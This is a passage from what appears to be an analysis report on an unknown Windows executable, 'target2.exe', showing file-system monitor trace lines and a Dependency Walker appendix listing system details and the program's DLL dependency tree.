      C:\UnknownBinary\File\target2.exe   SUCCESS     Offset: 0 Length: 24

1386  153:49:07   explorer.exe:756  IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe: Raec25ph4sudbf0hAaq5ehw3Nf:$DATA
      FILE NOT FOUND    Attributes: N Options: Open
1387  153:49:07   explorer.exe:756  IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\:{4c8cc155-6c1e-11d1-8e41-
00c04fb9386d}:$DATA    FILE NOT FOUND    Attributes: N Options: Open
1388  153:49:07   explorer.exe:756  IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\: SummaryInformation:$DATA      FILE NOT
FOUND Attributes: N Options: Open
1389  153:49:07   explorer.exe:756  IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\:Docf_ SummaryInformation:$DATA FILE NOT
FOUND Attributes: N Options: Open
1390  153:49:07   explorer.exe:756  IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\: SummaryInformation:$DATA      FILE NOT
FOUND Attributes: N Options: Open
1391  153:49:07   explorer.exe:756  IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\:Docf_ SummaryInformation:$DATA FILE NOT
FOUND Attributes: N Options: Open
1392  153:49:07   explorer.exe:756  IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\: SummaryInformation:$DATA      FILE NOT
FOUND Attributes: N Options: Open
1393  153:49:07   explorer.exe:756  IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\:Docf_ SummaryInformation:$DATA FILE NOT
FOUND Attributes: N Options: Open
```

```
1394  153:49:07   explorer.exe:756  IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\: DocumentSummaryInformation:$DATA
      FILE NOT FOUND    Attributes: N Options: Open
1395  153:49:07   explorer.exe:756  IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\:Docf_ DocumentSummaryInformation:$DATA
      FILE NOT FOUND    Attributes: N Options: Open
1396  153:49:07   explorer.exe:756  IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\: SummaryInformation:$DATA      FILE NOT
FOUND Attributes: N Options: Open
1397  153:49:07   explorer.exe:756  IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\:Docf_ SummaryInformation:$DATA FILE NOT
FOUND Attributes: N Options: Open
1398  153:49:07   explorer.exe:756  IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\: SummaryInformation:$DATA      FILE NOT
FOUND Attributes: N Options: Open
1399  153:49:07   explorer.exe:756  IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\:Docf_ SummaryInformation:$DATA FILE NOT
FOUND Attributes: N Options: Open
1400  153:49:07   explorer.exe:756  IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\: SebiesnrMkudrfcoIaamtykdDa:$DATA
      FILE NOT FOUND    Attributes: N Options: Open
1401  153:49:07   explorer.exe:756  IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\:Docf_ SebiesnrMkudrfcoIaamtykdDa:$DATA
      FILE NOT FOUND    Attributes: N Options: Open
1402  153:49:07   explorer.exe:756  IRP_MJ_CLEANUP
      C:\UnknownBinary\File\target2.exe   SUCCESS
1403  153:49:07   explorer.exe:756  IRP_MJ_CLOSE
      C:\UnknownBinary\File\target2.exe   SUCCESS


1406  153:49:07   explorer.exe:756  IRP_MJ_DIRECTORY_CONTROL
      C:\UnknownBinary\File\  SUCCESS     FileBothDirectoryInformation:
target2.exe

1426  153:49:07   explorer.exe:756  IRP_MJ_DIRECTORY_CONTROL
      C:\UnknownBinary\File\  SUCCESS     FileBothDirectoryInformation:
target2.exe

1436  153:49:07   explorer.exe:756  IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe   SUCCESS     Attributes: Any Options:
Open
1437  153:49:07   explorer.exe:756  FASTIO_QUERY_BASIC_INFO
      C:\UnknownBinary\File\target2.exe   SUCCESS     Attributes: A
1438  153:49:07   explorer.exe:756  IRP_MJ_SET_INFORMATION
      C:\UnknownBinary\File\target2.exe   SUCCESS     FileBasicInformation
1439  153:49:07   explorer.exe:756  IRP_MJ_READ
      C:\UnknownBinary\File\target2.exe   SUCCESS     Offset: 0 Length: 64
1440  153:49:07   System:8    IRP_MJ_CLOSE
      C:\UnknownBinary\File\target2.exe   SUCCESS
1441  153:49:07   explorer.exe:756  FASTIO_READ
      C:\UnknownBinary\File\target2.exe   SUCCESS     Offset: 216 Length: 64
1442  153:49:07   explorer.exe:756  FASTIO_READ
      C:\UnknownBinary\File\target2.exe   SUCCESS     Offset: 288 Length: 4
1443  153:49:07   explorer.exe:756  FASTIO_READ
      C:\UnknownBinary\File\target2.exe   SUCCESS     Offset: 308 Length: 4
1444  153:49:07   explorer.exe:756  IRP_MJ_CLEANUP
      C:\UnknownBinary\File\target2.exe   SUCCESS
```

```
1448  153:49:07   explorer.exe:756  IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe   SUCCESS     Attributes: Any Options:
Open
1449  153:49:07   explorer.exe:756  FASTIO_QUERY_STANDARD_INFO
      C:\UnknownBinary\File\target2.exe   SUCCESS     Size: 26793
1450  153:49:07   explorer.exe:756  IRP_MJ_READ*
      C:\UnknownBinary\File\target2.exe   SUCCESS     Offset: 0 Length: 4096
1451  153:49:07   explorer.exe:756  IRP_MJ_CLEANUP
      C:\UnknownBinary\File\target2.exe   SUCCESS

1458  153:49:07   explorer.exe:756  IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe   SUCCESS     Attributes: Any Options:
Open
1459  153:49:07   explorer.exe:756  IRP_MJ_CLEANUP
      C:\UnknownBinary\File\target2.exe   SUCCESS
1460  153:49:07   explorer.exe:756  IRP_MJ_CLOSE
      C:\UnknownBinary\File\target2.exe   SUCCESS


1471  153:49:07   target2.exe:700   IRP_MJ_CREATE     C:\UnknownBinary\File
      SUCCESS     Attributes: Any Options: Open Directory
1472  153:49:07   target2.exe:700   IRP_MJ_READ*
      C:\UnknownBinary\File\target2.exe   SUCCESS     Offset: 12288 Length: 4096

1473  153:49:07   target2.exe:700   FSCTL_IS_VOLUME_MOUNTED
      C:\UnknownBinary\File   SUCCESS
1474  153:49:07   target2.exe:700   FASTIO_QUERY_OPEN
      C:\WINNT\explorer.exe.Local   SUCCESS
1475  153:49:07   target2.exe:700   FSCTL_IS_VOLUME_MOUNTED
      C:\UnknownBinary\File   SUCCESS
1476  153:49:07   target2.exe:700   FASTIO_QUERY_OPEN
      C:\WINNT\explorer.exe.Local   SUCCESS
1477  153:49:07   target2.exe:700   FSCTL_IS_VOLUME_MOUNTED
      C:\UnknownBinary\File   SUCCESS
1478  153:49:07   target2.exe:700   FASTIO_QUERY_OPEN
      C:\WINNT\explorer.exe.Local   SUCCESS
1479  153:49:07   target2.exe:700   FSCTL_IS_VOLUME_MOUNTED
      C:\UnknownBinary\File   SUCCESS
1480  153:49:07   target2.exe:700   FSCTL_IS_VOLUME_MOUNTED
      C:\UnknownBinary\File   SUCCESS
1481  153:49:07   target2.exe:700   IRP_MJ_CREATE
      C:\WINNT\System32\WS2_32.dll  SUCCESS     Attributes: Any Options: Open

1482  153:49:07   target2.exe:700   IRP_MJ_CLEANUP
      C:\WINNT\System32\WS2_32.dll  SUCCESS
1483  153:49:07   target2.exe:700   IRP_MJ_CLOSE
      C:\WINNT\System32\WS2_32.dll  SUCCESS
1484  153:49:07   target2.exe:700   FSCTL_IS_VOLUME_MOUNTED
      C:\UnknownBinary\File   SUCCESS
1485  153:49:07   target2.exe:700   FASTIO_QUERY_OPEN
      C:\WINNT\explorer.exe.Local   SUCCESS
1486  153:49:07   target2.exe:700   FSCTL_IS_VOLUME_MOUNTED
      C:\UnknownBinary\File   SUCCESS
1487  153:49:07   target2.exe:700   FASTIO_QUERY_OPEN
      C:\WINNT\explorer.exe.Local   SUCCESS
```

```
1488  153:49:07   target2.exe:700   FSCTL_IS_VOLUME_MOUNTED
      C:\UnknownBinary\File   SUCCESS
1489  153:49:07   target2.exe:700   FASTIO_QUERY_OPEN
      C:\WINNT\explorer.exe.Local   SUCCESS
1490  153:49:07   target2.exe:700   FSCTL_IS_VOLUME_MOUNTED
      C:\UnknownBinary\File   SUCCESS
1491  153:49:07   target2.exe:700   FSCTL_IS_VOLUME_MOUNTED
      C:\UnknownBinary\File   SUCCESS
1492  153:49:07   target2.exe:700   IRP_MJ_CREATE
      C:\WINNT\System32\WS2HELP.DLL SUCCESS     Attributes: Any Options: Open

1493  153:49:07   target2.exe:700   IRP_MJ_CLEANUP
      C:\WINNT\System32\WS2HELP.DLL SUCCESS
1494  153:49:07   target2.exe:700   IRP_MJ_CLOSE
      C:\WINNT\System32\WS2HELP.DLL SUCCESS
1495  153:49:07   target2.exe:700   FSCTL_IS_VOLUME_MOUNTED
      C:\UnknownBinary\File   SUCCESS
1496  153:49:07   target2.exe:700   FASTIO_QUERY_OPEN
      C:\WINNT\explorer.exe.Local   SUCCESS
1497  153:49:07   target2.exe:700   FSCTL_IS_VOLUME_MOUNTED
      C:\UnknownBinary\File   SUCCESS
1498  153:49:07   target2.exe:700   FASTIO_QUERY_OPEN
      C:\WINNT\explorer.exe.Local   SUCCESS
1499  153:49:07   target2.exe:700   FSCTL_IS_VOLUME_MOUNTED
      C:\UnknownBinary\File   SUCCESS
1500  153:49:07   target2.exe:700   FASTIO_QUERY_OPEN
      C:\WINNT\explorer.exe.Local   SUCCESS
1501  153:49:07   target2.exe:700   FSCTL_IS_VOLUME_MOUNTED
      C:\UnknownBinary\File   SUCCESS
1502  153:49:07   target2.exe:700   FSCTL_IS_VOLUME_MOUNTED
      C:\UnknownBinary\File   SUCCESS
1503  153:49:07   target2.exe:700   IRP_MJ_CREATE
      C:\WINNT\System32\MFC42.DLL   SUCCESS     Attributes: Any Options: Open

1504  153:49:07   target2.exe:700   FASTIO_QUERY_STANDARD_INFO
      C:\WINNT\System32\MFC42.DLL   SUCCESS     Size: 995383
1505  153:49:07   target2.exe:700   IRP_MJ_READ*
      C:\WINNT\System32\MFC42.DLL   SUCCESS     Offset: 0 Length: 4096
1506  153:49:07   target2.exe:700   IRP_MJ_CLEANUP
      C:\WINNT\System32\MFC42.DLL   SUCCESS
1507  153:49:07   target2.exe:700   IRP_MJ_READ*
      C:\WINNT\System32\MFC42.DLL   SUCCESS     Offset: 839680 Length: 16384
1508  153:49:07   target2.exe:700   IRP_MJ_READ*
      C:\WINNT\System32\MFC42.DLL   SUCCESS     Offset: 638976 Length: 16384
1509  153:49:07   target2.exe:700   IRP_MJ_READ*
      C:\WINNT\System32\MFC42.DLL   SUCCESS     Offset: 815104 Length: 16384
1510  153:49:07   target2.exe:700   FSCTL_IS_VOLUME_MOUNTED
      C:\UnknownBinary\File   SUCCESS
1511  153:49:07   target2.exe:700   FASTIO_QUERY_OPEN
      C:\WINNT\explorer.exe.Local   SUCCESS
1512  153:49:07   target2.exe:700   FSCTL_IS_VOLUME_MOUNTED
      C:\UnknownBinary\File   SUCCESS
1513  153:49:07   target2.exe:700   FASTIO_QUERY_OPEN
      C:\WINNT\explorer.exe.Local   SUCCESS
1514  153:49:07   target2.exe:700   FSCTL_IS_VOLUME_MOUNTED
      C:\UnknownBinary\File   SUCCESS
```

```
1515  153:49:07   target2.exe:700   FASTIO_QUERY_OPEN
      C:\WINNT\explorer.exe.Local   SUCCESS
1516  153:49:07   target2.exe:700   FSCTL_IS_VOLUME_MOUNTED
      C:\UnknownBinary\File   SUCCESS
1517  153:49:07   target2.exe:700   FSCTL_IS_VOLUME_MOUNTED
      C:\UnknownBinary\File   SUCCESS
1518  153:49:07   target2.exe:700   IRP_MJ_CREATE
      C:\WINNT\System32\MSVCP60.dll SUCCESS     Attributes: Any Options: Open

1519  153:49:07   target2.exe:700   FASTIO_QUERY_STANDARD_INFO
      C:\WINNT\System32\MSVCP60.dll SUCCESS     Size: 401462
1520  153:49:07   target2.exe:700   IRP_MJ_READ*
      C:\WINNT\System32\MSVCP60.dll SUCCESS     Offset: 0 Length: 4096
1521  153:49:07   target2.exe:700   IRP_MJ_CLEANUP
      C:\WINNT\System32\MSVCP60.dll SUCCESS
1522  153:49:07   target2.exe:700   IRP_MJ_READ*
      C:\WINNT\System32\MSVCP60.dll SUCCESS     Offset: 360448 Length: 16384
1523  153:49:07   target2.exe:700   IRP_MJ_READ*
      C:\WINNT\System32\MSVCP60.dll SUCCESS     Offset: 180224 Length: 16384
1524  153:49:07   target2.exe:700   IRP_MJ_READ*
      C:\WINNT\System32\MSVCP60.dll SUCCESS     Offset: 212992 Length: 16384
1525  153:49:07   target2.exe:700   IRP_MJ_READ*
      C:\WINNT\System32\MSVCP60.dll SUCCESS     Offset: 245760 Length: 16384
1526  153:49:07   target2.exe:700   IRP_MJ_READ*
      C:\WINNT\System32\MSVCP60.dll SUCCESS     Offset: 229376 Length: 16384
1527  153:49:07   target2.exe:700   FSCTL_IS_VOLUME_MOUNTED
      C:\UnknownBinary\File   SUCCESS
1528  153:49:07   target2.exe:700   FASTIO_QUERY_OPEN
      C:\WINNT\explorer.exe.Local   SUCCESS

1530  153:49:07   CSRSS.EXE:164     FASTIO_QUERY_OPEN
      C:\UnknownBinary\File\target2.exe   SUCCESS

1533  153:49:07   CSRSS.EXE:164     FASTIO_QUERY_OPEN
      C:\UnknownBinary\File\target2.exe   SUCCESS

1536  153:49:07   CSRSS.EXE:164     IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe   SUCCESS     Attributes: N Options:
Open
1537  153:49:07   CSRSS.EXE:164     FASTIO_QUERY_BASIC_INFO
      C:\UnknownBinary\File\target2.exe   SUCCESS     Attributes: A
1538  153:49:07   CSRSS.EXE:164     IRP_MJ_SET_INFORMATION
      C:\UnknownBinary\File\target2.exe   SUCCESS     FileBasicInformation
1539  153:49:07   CSRSS.EXE:164     IRP_MJ_READ
      C:\UnknownBinary\File\target2.exe   SUCCESS     Offset: 0 Length: 12
1540  153:49:07   CSRSS.EXE:164     FASTIO_QUERY_STANDARD_INFO
      C:\UnknownBinary\File\target2.exe   SUCCESS     Size: 26793
1541  153:49:07   CSRSS.EXE:164     FASTIO_QUERY_STANDARD_INFO
      C:\UnknownBinary\File\target2.exe   SUCCESS     Size: 26793
1542  153:49:07   CSRSS.EXE:164     IRP_MJ_CLEANUP
      C:\UnknownBinary\File\target2.exe   SUCCESS
1543  153:49:07   CSRSS.EXE:164     IRP_MJ_CLOSE
      C:\UnknownBinary\File\target2.exe   SUCCESS
1544  153:49:07   target2.exe:700   IRP_MJ_READ*
      C:\WINNT\System32\MFC42.DLL   SUCCESS     Offset: 24576 Length: 32768
1545  153:49:08   target2.exe:700   IRP_MJ_READ*
      C:\WINNT\System32\MFC42.DLL   SUCCESS     Offset: 864256 Length: 16384
```

```
1546  153:49:08   target2.exe:700   IRP_MJ_READ*
      C:\WINNT\System32\MFC42.DLL   SUCCESS     Offset: 856064 Length: 8192
1547  153:49:08   target2.exe:700   IRP_MJ_READ*
      C:\WINNT\System32\MFC42.DLL   SUCCESS     Offset: 8192 Length: 16384
1548  153:49:08   target2.exe:700   IRP_MJ_READ*
      C:\WINNT\System32\MFC42.DLL   SUCCESS     Offset: 659456 Length: 16384
1549  153:49:08   target2.exe:700   IRP_MJ_READ*
      C:\WINNT\System32\MFC42.DLL   SUCCESS     Offset: 438272 Length: 32768
1550  153:49:08   target2.exe:700   IRP_MJ_READ*
      C:\WINNT\System32\MFC42.DLL   SUCCESS     Offset: 888832 Length: 16384
1551  153:49:08   target2.exe:700   IRP_MJ_READ*
      C:\WINNT\System32\MFC42.DLL   SUCCESS     Offset: 655360 Length: 4096
1552  153:49:08   target2.exe:700   FSCTL_IS_VOLUME_MOUNTED
      C:\UnknownBinary\File   SUCCESS
1553  153:49:08   target2.exe:700   FASTIO_QUERY_OPEN
      C:\WINNT\System32\MFC42LOC.DLL      SUCCESS
1554  153:49:08   target2.exe:700   FSCTL_IS_VOLUME_MOUNTED
      C:\UnknownBinary\File   SUCCESS
1555  153:49:08   target2.exe:700   FASTIO_QUERY_OPEN
      C:\WINNT\System32\MFC42LOC.DLL      SUCCESS
1556  153:49:08   target2.exe:700   IRP_MJ_READ*
      C:\WINNT\System32\MSVCP60.dll SUCCESS     Offset: 8192 Length: 32768
1557  153:49:08   target2.exe:700   IRP_MJ_READ*
      C:\WINNT\System32\MSVCP60.dll SUCCESS     Offset: 376832 Length: 8192
1558  153:49:08   target2.exe:700   IRP_MJ_READ*
      C:\UnknownBinary\File\target2.exe   SUCCESS     Offset: 4096 Length: 8192

1559  153:49:08   target2.exe:700   IRP_MJ_READ*
      C:\UnknownBinary\File\target2.exe   SUCCESS     Offset: 16384 Length: 4096

1635  153:49:23   target2.exe:700   IRP_MJ_READ*
      C:\WINNT\System32\MFC42.DLL   SUCCESS     Offset: 98304 Length: 32768
1636  153:49:23   target2.exe:700   IRP_MJ_CLEANUP    C:\UnknownBinary\File
      SUCCESS
1637  153:49:23   target2.exe:700   IRP_MJ_CLOSE      C:\UnknownBinary\File
      SUCCESS
```

Appendix V – Dependency Walker analysis of "target2.exe"

```
****************************| System Information |*****************************

Dependency Walker:       2.1.3623 (32-bit)
Operating System:        Microsoft Windows 2000 Professional (32-bit)
OS Version:              5.00.2195 Service Pack 3
Processor:               x86 Family 15 Model 2 Stepping 7, GenuineIntel, ~1798MHz
Number of Processors:    1
Computer Name:           RICK2
User Name:               Richard Lee
Local Date:              Wednesday, June 18, 2003
Local Time:              153:34:06 Canada Central Standard Time (GMT-06:00)
OS Language:             0x0409: English (United States)
Memory Load:             14%
Physical Memory Total:   536,399,872 (512 MB)
Physical Memory Used:    79,450,112
Physical Memory Free:    456,949,760

Page File Memory Total:  1,309,704,192
Page File Memory Used:   58,490,880
Page File Memory Free:   1,251,213,312
Virtual Memory Total:    2,147,352,576
Virtual Memory Used:     40,964,096
Virtual Memory Free:     2,106,388,480
Page Size:               0x00001000 (4,096)
Allocation Granularity:  0x00010000 (65,536)
Min. App. Address:       0x00010000 (65,536)
Max. App. Address:       0x7FFEFFFF (2,147,418,111)

*********************************| Search Order |*********************************
*                                                                                *
* Legend: F  File                     E  Error (path not valid)                  *
*                                                                                *
**********************************************************************************

The system's "KnownDLLs" list
   [F ] c:\winnt\system32\ADVAPI32.DLL
   [F ] c:\winnt\system32\COMCTL32.DLL
   [F ] c:\winnt\system32\COMDLG32.DLL
   [F ] c:\winnt\system32\GDI32.DLL
   [F ] c:\winnt\system32\IMAGEHLP.DLL
   [F ] c:\winnt\system32\KERNEL32.DLL
   [F ] c:\winnt\system32\LZ32.DLL
   [F ] c:\winnt\system32\MPR.DLL
   [F ] c:\winnt\system32\MSVCRT.DLL
   [F ] c:\winnt\system32\NTDLL.DLL
   [F ] c:\winnt\system32\OLE32.DLL
   [F ] c:\winnt\system32\OLEAUT32.DLL
   [F ] c:\winnt\system32\OLECLI32.DLL
   [F ] c:\winnt\system32\OLECNV32.DLL
   [F ] c:\winnt\system32\OLESVR32.DLL
   [F ] c:\winnt\system32\OLETHK32.DLL
   [F ] c:\winnt\system32\RPCRT4.DLL
   [F ] c:\winnt\system32\SHELL32.DLL
   [F ] c:\winnt\system32\SHLWAPI.DLL
   [F ] c:\winnt\system32\URL.DLL
   [F ] c:\winnt\system32\URLMON.DLL
   [F ] c:\winnt\system32\USER32.DLL
   [F ] c:\winnt\system32\VERSION.DLL
   [F ] c:\winnt\system32\WININET.DLL
   [F ] c:\winnt\system32\WLDAP32.DLL
   [F ] c:\winnt\system32\WOW32.DLL
The application directory
   [  ] C:\UnknownBinary\File\
The 32-bit system directory
   [  ] C:\WINNT\System32\
The 16-bit system directory (Windows NT/2000/XP only)
   [  ] C:\WINNT\system\
The system's root OS directory
```

```
   [  ] C:\WINNT\
The application's registered "App Paths" directories
The system's "PATH" environment variable directories
   [  ] C:\WINNT\system32\
   [  ] C:\WINNT\
   [  ] C:\WINNT\System32\Wbem\

**************************| Module Dependency Tree |**************************
*                                                                            *
* Legend: F  Forwarded Module   ?  Missing Module        6  64-bit Module     *
*         D  Delay Load Module  !  Invalid Module                             *
*         *  Dynamic Module     E  Import/Export Mismatch or Load Failure     *
*                               ^  Duplicate Module                          *
*                                                                            *
******************************************************************************

[   ] TARGET2.EXE
     [   ] KERNEL32.DLL
          [   ] NTDLL.DLL
          [F^ ] NTDLL.DLL
     [   ] ADVAPI32.DLL
          [ ^ ] NTDLL.DLL
          [ ^ ] KERNEL32.DLL
               [F^ ] NTDLL.DLL
          [   ] RPCRT4.DLL
               [ ^ ] NTDLL.DLL
               [ ^ ] KERNEL32.DLL
                    [F^ ] NTDLL.DLL
               [ ^ ] ADVAPI32.DLL
     [   ] WS2_32.DLL
          [ ^ ] MSVCRT.DLL
          [ ^ ] KERNEL32.DLL
               [F^ ] NTDLL.DLL
          [ ^ ] ADVAPI32.DLL
          [   ] WS2HELP.DLL
               [ ^ ] NTDLL.DLL
               [ ^ ] ADVAPI32.DLL

               [ ^ ] KERNEL32.DLL
                    [F^ ] NTDLL.DLL
               [D^ ] USER32.DLL
          [D  ] USER32.DLL
               [ ^ ] NTDLL.DLL
               [ ^ ] KERNEL32.DLL
                    [F^ ] NTDLL.DLL
               [   ] GDI32.DLL
                    [ ^ ] NTDLL.DLL
                    [ ^ ] KERNEL32.DLL
                         [F^ ] NTDLL.DLL
                    [ ^ ] USER32.DLL
     [   ] MFC42.DLL
          [ ^ ] MSVCRT.DLL
          [ ^ ] KERNEL32.DLL
               [F^ ] NTDLL.DLL
          [ ^ ] GDI32.DLL
          [ ^ ] USER32.DLL
          [D  ] OLEPRO32.DLL
               [ ^ ] KERNEL32.DLL
                    [F^ ] NTDLL.DLL
               [ ^ ] USER32.DLL
               [ ^ ] GDI32.DLL
               [ ^ ] OLE32.DLL
               [ ^ ] ADVAPI32.DLL
               [ ^ ] OLEAUT32.DLL
          [D^ ] ADVAPI32.DLL
          [D  ] OLE32.DLL
               [ ^ ] RPCRT4.DLL
               [ ^ ] GDI32.DLL
               [ ^ ] KERNEL32.DLL
                    [F^ ] NTDLL.DLL
               [ ^ ] USER32.DLL
```

```
     [ ^ ] ADVAPI32.DLL
     [ ^ ] NTDLL.DLL
[D  ] OLEAUT32.DLL
     [ ^ ] OLE32.DLL
     [ ^ ] USER32.DLL
     [ ^ ] GDI32.DLL
     [ ^ ] KERNEL32.DLL
          [F^ ] NTDLL.DLL
     [ ^ ] ADVAPI32.DLL
[D  ] COMCTL32.DLL
     [ ^ ] NTDLL.DLL
     [ ^ ] GDI32.DLL
     [ ^ ] KERNEL32.DLL
          [F^ ] NTDLL.DLL
     [ ^ ] USER32.DLL
     [ ^ ] ADVAPI32.DLL
[D  ] SHELL32.DLL
     [ ^ ] NTDLL.DLL
     [ ^ ] GDI32.DLL
     [ ^ ] USER32.DLL
     [ ^ ] KERNEL32.DLL
          [F^ ] NTDLL.DLL
     [ ^ ] ADVAPI32.DLL
     [   ] SHLWAPI.DLL
          [ ^ ] GDI32.DLL
          [ ^ ] KERNEL32.DLL
               [F^ ] NTDLL.DLL
          [ ^ ] USER32.DLL

          [ ^ ] ADVAPI32.DLL
     [ ^ ] COMCTL32.DLL
     [D^ ] RPCRT4.DLL
[D  ] COMDLG32.DLL
     [ ^ ] SHLWAPI.DLL
     [ ^ ] KERNEL32.DLL
          [F^ ] NTDLL.DLL
     [ ^ ] USER32.DLL
     [ ^ ] GDI32.DLL
     [ ^ ] ADVAPI32.DLL
     [ ^ ] COMCTL32.DLL
     [ ^ ] SHELL32.DLL
     [ ^ ] MSVCRT.DLL
     [ ^ ] NTDLL.DLL
     [D^ ] WINSPOOL.DRV
[D  ] WINSPOOL.DRV
     [ ^ ] NTDLL.DLL
     [ ^ ] KERNEL32.DLL
          [F^ ] NTDLL.DLL
     [ ^ ] RPCRT4.DLL
     [ ^ ] ADVAPI32.DLL
     [ ^ ] GDI32.DLL
     [ ^ ] USER32.DLL
     [   ] MPR.DLL
          [ ^ ] NTDLL.DLL
          [ ^ ] KERNEL32.DLL
               [F^ ] NTDLL.DLL
          [ ^ ] ADVAPI32.DLL
          [ ^ ] USER32.DLL
     [D^ ] OLE32.DLL
     [D^ ] OLEAUT32.DLL
     [D  ] ACTIVEDS.DLL
          [   ] ADSLDPC.DLL
               [ ^ ] MSVCRT.DLL
               [ ^ ] NTDLL.DLL
               [ ^ ] NETAPI32.DLL
               [   ] WLDAP32.DLL
                    [ ^ ] MSVCRT.DLL
                    [ ^ ] KERNEL32.DLL
                         [F^ ] NTDLL.DLL
                    [ ^ ] ADVAPI32.DLL
                    [D  ] CRYPT32.DLL
```

```
                    [ ^ ] MSVCRT.DLL
                    [   ] MSASN1.DLL
                         [ ^ ] MSVCRT.DLL
                         [ ^ ] KERNEL32.DLL
                         [ ^ ] USER32.DLL
                    [ ^ ] RPCRT4.DLL
                    [ ^ ] ADVAPI32.DLL
                    [ ^ ] KERNEL32.DLL
                         [F^ ] NTDLL.DLL
                    [ ^ ] USER32.DLL
                    [D  ] VERSION.DLL
                         [ ^ ] KERNEL32.DLL
                         [ ^ ] NTDLL.DLL
                         [   ] LZ32.DLL
                              [ ^ ] NTDLL.DLL
                              [ ^ ] KERNEL32.DLL
                              [ ^ ] USER32.DLL
                         [ ^ ] USER32.DLL
               [ ^ ] ADVAPI32.DLL
               [ ^ ] USER32.DLL
               [ ^ ] KERNEL32.DLL
                    [F^ ] NTDLL.DLL
          [ ^ ] MSVCRT.DLL
          [ ^ ] NTDLL.DLL
          [ ^ ] OLE32.DLL
          [ ^ ] ADVAPI32.DLL
          [ ^ ] KERNEL32.DLL
               [F^ ] NTDLL.DLL
          [ ^ ] USER32.DLL
          [ ^ ] OLEAUT32.DLL
     [D  ] NETAPI32.DLL
          [ ^ ] MSVCRT.DLL
          [ ^ ] NTDLL.DLL
          [   ] SECUR32.DLL
               [ ^ ] NTDLL.DLL
               [ ^ ] KERNEL32.DLL
               [ ^ ] ADVAPI32.DLL
          [ ^ ] ADVAPI32.DLL
          [   ] NETRAP.DLL
               [ ^ ] MSVCRT.DLL
               [ ^ ] NTDLL.DLL
               [ ^ ] KERNEL32.DLL
          [ ^ ] RPCRT4.DLL
          [ ^ ] KERNEL32.DLL
               [F^ ] NTDLL.DLL
          [   ] SAMLIB.DLL
               [ ^ ] NTDLL.DLL
               [ ^ ] ADVAPI32.DLL
               [ ^ ] RPCRT4.DLL
               [ ^ ] KERNEL32.DLL
                    [F^ ] NTDLL.DLL
          [ ^ ] WS2_32.DLL
          [ ^ ] WLDAP32.DLL
          [ ^ ] DNSAPI.DLL
     [D  ] NTDSAPI.DLL
          [ ^ ] MSVCRT.DLL
          [ ^ ] NTDLL.DLL
          [ ^ ] DNSAPI.DLL
          [ ^ ] RPCRT4.DLL
          [ ^ ] WLDAP32.DLL
          [ ^ ] NETAPI32.DLL
          [ ^ ] KERNEL32.DLL
               [F^ ] NTDLL.DLL
          [ ^ ] SECUR32.DLL
          [ ^ ] WS2_32.DLL
          [D  ] W32TOPL.DLL
               [ ^ ] NTDLL.DLL
               [ ^ ] KERNEL32.DLL
     [D  ] DNSAPI.DLL
          [ ^ ] MSVCRT.DLL
          [ ^ ] ADVAPI32.DLL
```

```
                    [ ^ ] KERNEL32.DLL
                         [F^ ] NTDLL.DLL
                    [ ^ ] WSOCK32.DLL
                         [F^ ] WS2_32.DLL
                    [ ^ ] RPCRT4.DLL
          [D  ] WININET.DLL
               [ ^ ] SHLWAPI.DLL
               [ ^ ] ADVAPI32.DLL
               [ ^ ] KERNEL32.DLL
                    [F^ ] NTDLL.DLL
               [ ^ ] USER32.DLL
               [D^ ] CRYPT32.DLL
               [D^ ] OLE32.DLL
               [D^ ] VERSION.DLL
          [D  ] WSOCK32.DLL
               [ ^ ] KERNEL32.DLL
               [ ^ ] WS2_32.DLL
               [F^ ] WS2_32.DLL
          [D  ] OLEDLG.DLL
               [ ^ ] MSVCRT.DLL
               [ ^ ] KERNEL32.DLL
               [ ^ ] USER32.DLL
               [ ^ ] GDI32.DLL
               [ ^ ] ADVAPI32.DLL
               [ ^ ] OLE32.DLL
          [D  ] URLMON.DLL
               [ ^ ] OLE32.DLL
               [ ^ ] SHLWAPI.DLL
               [ ^ ] USER32.DLL
               [ ^ ] GDI32.DLL
               [ ^ ] ADVAPI32.DLL
               [ ^ ] KERNEL32.DLL
                    [F^ ] NTDLL.DLL
               [ ^ ] VERSION.DLL
               [D^ ] WININET.DLL
               [D^ ] RPCRT4.DLL
               [D^ ] SHELL32.DLL
               [D^ ] MPR.DLL
          [D  ] ODBC32.DLL
               [ ^ ] MSVCRT.DLL
               [ ^ ] KERNEL32.DLL
                    [F^ ] NTDLL.DLL
               [ ^ ] ADVAPI32.DLL
               [ ^ ] USER32.DLL
               [ ^ ] COMDLG32.DLL
               [ ^ ] COMCTL32.DLL
               [ ^ ] SHELL32.DLL
     [   ] MSVCRT.DLL
          [ ^ ] KERNEL32.DLL
               [F^ ] NTDLL.DLL
     [   ] MSVCP60.DLL
          [ ^ ] MSVCRT.DLL
          [ ^ ] KERNEL32.DLL
               [F^ ] NTDLL.DLL

*********************************| Module List |**********************************
*                                                                               *
* Legend: D  Delay Load Module   ?  Missing Module           6  64-bit Module  *
*         *  Dynamic Module      !  Invalid Module                              *
*                                E  Import/Export Mismatch or Load Failure     *
*                                                                               *
*********************************************************************************

       Module        File Time Stamp   Link Time Stamp   File Size  Attr.  Link Checksum  Real
Checksum  CPU  Subsystem  Symbols  Preferred Base  Actual Base  Virtual Size  Load Order  File Ver
Product Ver      Image Ver  Linker Ver  OS Ver  Subsystem Ver
-----  ------------  ----------------  ----------------  ---------  -----  -------------  -----------
--  ---  ---------  -------  --------------  ----------  ------------  ----------  ---------------
---------------  ---------  ----------  ------  -------------
```

